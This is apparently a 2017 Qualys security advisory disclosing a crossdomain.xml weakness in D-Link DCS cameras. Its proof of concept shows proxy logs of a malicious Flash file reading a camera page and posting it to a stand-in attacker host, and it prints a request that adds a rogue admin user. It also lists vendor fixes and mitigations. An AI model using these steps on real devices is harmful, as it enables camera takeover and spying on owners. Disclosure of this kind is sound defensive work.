

February 22, 2017

Insecure CrossDomain.XML in D-Link DCS Series Cameras

SYNOPSIS:

D-Link DCS series network cameras have a weak/insecure CrossDomain.XML file which allows sites hosting malicious flash object to access and/or change device's settings.

Reference: <http://us.dlink.com/product-category/home-solutions/view/network-cameras/>

CVE: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7852>

Vendor Response: In 2016 we phased in CSRF mitigation on all CGI on the cameras so an injection like this would not be allowed authenticated or unauthenticated.

Please refer to the tracking table at the bottom of this report which includes the H/W Revision and firmware when this CSRF mitigation was enabled.


VULNERABILITY DETAILS:

Lab Setup:

1. Target Camera: DCS-933L with firmware version 1.03
2. Target IP Address: 10X.X.X.X
3. Site Hosting Malicious Flash Object: <http://Maliciousxxxx.com>
4. Camera settings sent to: <http://MyMaliciousSite.com>

Vulnerable/Tested Version:

DCS-933L running firmware version 1.03 is affected. However, the latest firmware for this device and as well as other devices like **DCS-5030L**, **DCS-5020L**, **DCS-2530L**, **DCS-2630L**, **DCS-930L**, **DCS-932L**, **DCS-932LB1** etc. have same file containing weak or improper configurations



Note: It seems that all DCS series network cameras have same file containing weak or improper configurations but I haven't checked it on all models.

Vulnerability: Insecure CrossDomain.XML file vulnerability

An unauthenticated, remote attacker could host a malicious Flash file on his website that makes requests to the victim's device without having credentials.

Risk Factor: High

Impact:

If a victim is logged in to the camera's web console and visits a malicious site hosting a malicious Flash file from another tab in the same browser, the malicious flash file then can send requests to the victims DCS series Camera without knowing the credentials.

An attacker can host a malicious Flash file which can retrieve Live Feeds or information from victims DCS series Camera, add new admin users or make other changes to the device.

CVSS Score: AV: N/AC: L/AU: N/C:C/I: N/A:C

Proof-Of-Concept:

1. Build a Flash file using Flex SDK which would access Advance.htm from target device and send the response to attacker's site.

Filter: Hiding CSS, image and general binary content

Victim visits FlashMe2.swf

#	Host	Method	URL	Params	Edited	Status	Length	MIME T...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
50	http://10.10.10.82	GET	/		<input type="checkbox"/>	200	827	HTML				<input type="checkbox"/>	10.10.10.10		11:12:46 2...	8080
51	http://10.10.10.82	GET	/function.js?cidx=1.032014-02-11		<input checked="" type="checkbox"/>	200	15021	script	js			<input type="checkbox"/>	10.10.10.10		11:12:51 2...	8080
52	http://10.10.10.82	GET	/hview.htm		<input type="checkbox"/>	200	1095	HTML	htm	D-Link Corporation. ...		<input type="checkbox"/>	10.10.10.10		11:12:54 2...	8080
55	http://10.10.10.82	GET	/function.js?cidx=1.032014-02-11		<input checked="" type="checkbox"/>	200	15021	script	js			<input type="checkbox"/>	10.10.10.10		11:12:55 2...	8080
56	http://10.10.10.82	GET	/hcheck.htm		<input type="checkbox"/>	200	7233	HTML	htm	D-Link Corporation. ...		<input type="checkbox"/>	10.10.10.10		11:12:58 2...	8080
59	http://10.10.10.82	GET	/function.js?cidx=1.032014-02-11		<input checked="" type="checkbox"/>	200	15021	script	js			<input type="checkbox"/>	10.10.10.10		11:12:59 2...	8080
60	http://10.10.10.82	GET	/deployJava.js?cidx=1.032014-0...		<input checked="" type="checkbox"/>	200	12865	script	js			<input type="checkbox"/>	10.10.10.10		11:12:59 2...	8080
66	http://malicious.com	GET	/FlashMe2.swf		<input type="checkbox"/>	200	6407	flash	swf			<input type="checkbox"/>	192.168.1.1		11:13:33 2...	8080
67	http://10.10.10.82	GET	/crossdomain.xml		<input type="checkbox"/>	200	356	XML	xml			<input type="checkbox"/>	10.10.10.10		11:13:34 2...	8080
68	http://10.10.10.82	GET	/advanced.htm		<input type="checkbox"/>	200	13931	HTML	htm	D-Link Corporation. ...		<input type="checkbox"/>	10.10.10.10		11:13:35 2...	8080
69	http://mymaliciousite.com	GET	/crossdomain.xml		<input type="checkbox"/>	200	493	XML	xml			<input type="checkbox"/>	192.168.1.1		11:13:38 2...	8080
70	http://mymaliciousite.com	POST	/		<input checked="" type="checkbox"/>	200	10980	HTML		Apache2 Debian Def...		<input type="checkbox"/>	192.168.1.1		11:13:38 2...	8080

Victim's browser posts response from target device to attacker's site

Victim's browser reads advanced.htm from target device

Victim's browser reads permissions from attackers site

Victim's browser reads permissions from target device

Request Response

Raw Headers Hex

```

GET /advanced.htm HTTP/1.1
Host: 10.10.10.82
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://malicious.com/FlashMe2.swf
Authorization: Basic YWRtaW4=
Connection: close
  
```

Referred by attacker's site

Response to this request:

67	http://10.10.10.82	GET	/crossdomain.xml		<input type="checkbox"/>	200	356	XML	xml			<input type="checkbox"/>	10.10.10.10		11:13:34 2...	8080
68	http://10.10.10.82	GET	/advanced.htm		<input type="checkbox"/>	200	13931	HTML	htm	D-Link Corporation. ...		<input type="checkbox"/>	10.10.10.10		11:13:35 2...	8080
69	http://mymaliciousite.com	GET	/crossdomain.xml		<input type="checkbox"/>	200	493	XML	xml			<input type="checkbox"/>	192.168.1.1		11:13:38 2...	8080
70	http://mymaliciousite.com	POST	/		<input checked="" type="checkbox"/>	200	10980	HTML		Apache2 Debian Def...		<input type="checkbox"/>	192.168.1.1		11:13:38 2...	8080

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.0 200 OK
Server: alphadp
Date: Sun Feb 9 00:29:33 2014
Pragma: no-cache
Cache-Control: no-cache
Content-type: text/html

<html>
<head>
<link rel="stylesheet" rev="stylesheet" href="dlink.css?cidx=1.032014-02-11" type="text/css">
<title>D-Link Corporation. | WIRELESS INTERNET CAMERA | MAINTENANCE | DEVICE MANAGEMENT</title>
<meta http-equiv="X-UA-Compatible" content="requiresActiveX=true">
<meta content="text/html; charset=windows-1252" http-equiv="Content-Type">
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta HTTP-EQUIV="Expires" CONTENT="-1">
<script language="Javascript" SRC="function.js?cidx=1.032014-02-11"></script>
<script language="Javascript">
function InitAUTO()
{
    frm = document.forms[1];
    frm.OSDColorSel.value = frm.OSDColorY.value+" "+frm.OSDColorU.value+" "+frm.OSDColorV.value;
    clickCheck();
}
function clickCheck()
{
    frm = document.forms[1];

    if (frm.OSDEnable[0].checked)
        frm.OSDColorSel.disabled = false;
    else
        frm.OSDColorSel.disabled = true;
}
  
```

6. Flash object then sends above response that it received from the Camera to attacker's site

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
50	http://10...	82	GET	/		200	827	HTML				10			11:12:46 2...	8080
51	http://10...	82	GET	/function.js?cidx=1.032014-02-11	✓	200	15021	script	js			10			11:12:51 2...	8080
52	http://10...	82	GET	/hview.htm		200	1095	HTML	htm	D-Link Corporation. [...]		10			11:12:54 2...	8080
55	http://10...	82	GET	/function.js?cidx=1.032014-02-11	✓	200	15021	script	js			10			11:12:55 2...	8080
56	http://10...	82	GET	/hcheck.htm		200	7233	HTML	htm	D-Link Corporation. [...]		10			11:12:58 2...	8080
59	http://10...	82	GET	/function.js?cidx=1.032014-02-11	✓	200	15021	script	js			10			11:12:59 2...	8080
60	http://10...	82	GET	/deployJava.js?cidx=1.032014-0...	✓	200	12865	script	js			10			11:12:59 2...	8080
66	http://malicious...	com	82	GET	/FlashMe2.swf		200	6407	flash	swf		192			11:13:32 2...	8080
67	http://10...	82	GET	/crossdomain.xml		200	356	XML	xml			10			11:13:34 2...	8080
68	http://10...	82	GET	/advanced.htm		200	13931	HTML	htm	D-Link Corporation. [...]		10			11:13:35 2...	8080
69	http://mymaliciousite.com	82	GET	/crossdomain.xml		200	493	XML	xml			192			11:13:38 2...	8080
70	http://mymaliciousite.com	POST	/		✓	200	10980	HTML		Apache2 Debian Def...		192			11:13:38 2...	8080

```


Request  Response
Raw  Params  Headers  Hex  XML
POST / HTTP/1.1
Host: mymaliciousite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://malicious...com/FlashMe2.swf
Content-type: application/x-www-form-urlencoded
Content-Length: 13755

<html>
<head>
<link rel="stylesheet" rev="stylesheet" href="dlink.css?cidx=1.032014-02-11" type="text/css">
<title>D-Link Corporation. | WIRELESS INTERNET CAMERA | MAINTENANCE | DEVICE MANAGEMENT</title>
<meta http-equiv="X-UA-Compatible" content="requiresActiveX=true">
<meta content="text/html; charset=windows-1252" http-equiv="Content-Type">
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta HTTP-EQUIV="Expires" CONTENT="-1">
<script language="JavaScript" SRC="function.js?cidx=1.032014-02-11"></script>
<script language="JavaScript">
function InitAUTO()
{
    frm = document.forms[1];
    frm.OSDColorSel.value = frm.OSDColorY.value+" "+frm.OSDColorU.value+" "+frm.OSDColorV.value;
    clickCheck();
}
function clickCheck()
{
    frm = document.forms[1];

```

This way I could request other pages and retrieve sensitive information from the device like Live Video feed etc. **I could even add an admin user to the device and following are the screenshots for the same.** I used a publically available CrossDomain.XML Hacking Proof-of-Concept tool to do so.

1. Following screenshots show there are no other users on the device at the moment:



2. Request to add user **admin1**:

https://thehackerblog.com/crossdomain/index.html

INT SQL- XSS- Encryption- Encoding- Other-

Load URL
Split URL
Execute

Enable Post data Enable Referrer

crossdomain.xml PoC Tool
By mandatory

Target URL:

GET POST

Request Headers:

(Custom headers only allowed for POST requests for seemly no reason)

Request Data:

Content-Length: 121

ReplySuccessPage=advanced.htm&ReplyErrorPage=errradv.htm&UserName=admin1&UserPassword=admin&ChkPassword=admin&UserAdd=Add

Execute

Response

```
ioErrorHandler: [IOErrorEvent type="ioError" bubbles=false cancelable=false eventPhase=2 text="Error #2032"]
```

3. User **admin1** added successfully:

Product: DCS-933L Firmware version: 1.03

D-Link

DCS-933L // LIVE VIDEO SETUP MAINTENANCE STATUS HELP

Admin System Firmware Upgrade Logout

ADMIN

Here you can change the administrator's password and configure the server setting for your camera. You can also add, modify and/or delete the user account(s).

ADMIN PASSWORD SETTING

Old Password
New Password
Retype Password

SERVER SETTING

Camera Name
LED Control Normal Off
User Access Control Enable Disable
Snapshot URL Authentication Enable Disable (http://192.168.0.30:82/image/jpeg.cgi)
OSD Time Enable Disable
Color

ADD USER ACCOUNT

User Name
Password
Retype Password

USER LIST

no.	name	modify	delete
1	admin1	<input type="button" value=""/>	<input type="button" value=""/>

SURVEILLANCE

Helpful Hints...
For security reasons, it is recommended that you change the Password for the Administrator accounts. Be sure to write down the new Login Names and Passwords to avoid having to reset the camera in the event that they are forgotten.

Tracking Table:

D-Link Model	H/W version	FW version
DCS-2132L	B	v2.12.00
DCS-2330L	A	v1.13.00
DCS-2310L	B	v2.03.00
DCS-5029L	A	v1.12.00
DCS-5222L	B	v2.12.00
DCS-6212L	A	v1.00.12
DCS-7000L	A	v1.04.00
DCS-2132L	A	v1.08.01
DCS-2136L	A	v1.04.01
DCS-2210L	A	v1.03.01
DCS-2230L	A	v1.03.01
DCS-2310L	A	v1.08.01
DCS-2332L	A	v1.08.01
DCS-6010L	A	v1.15.01
DCS-7010L	A	v1.08.01
DCS-2530L	A	v1.00.21
DCS-930L	A	v1.15.04
DCS-930L	B	v2.13.15
DCS-932L	A	v1.13.04
DCS-932L	B	v2.13.15
DCS-934L	A	v1.04.15
DCS-942L	A	v1.27
DCS-942L	B	v2.11.03
DCS-931L	A	v1.13.05
DCS-933L	A	v1.13.05
DCS-5009L	A	v1.07.05
DCS-5010L	A	v1.13.05
DCS-5020L	A	v1.13.05
DCS-5000L	A	v1.02.02
DCS-5025L	A	v1.02.10
DCS-5030L	A	v1.01.06

Potential Mitigation per CWE:

Avoid using wildcards in the cross-domain policy file. Any domain matching the wildcard expression will be implicitly trusted, and can perform two-way interaction with the target server.

For Flash, modify crossdomain.xml to use meta-policy options such as 'master-only' or 'none' to reduce the possibility of an attacker planting extraneous cross-domain policy files on a server.

Adobe Recommendation: http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to research@qualys.com

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.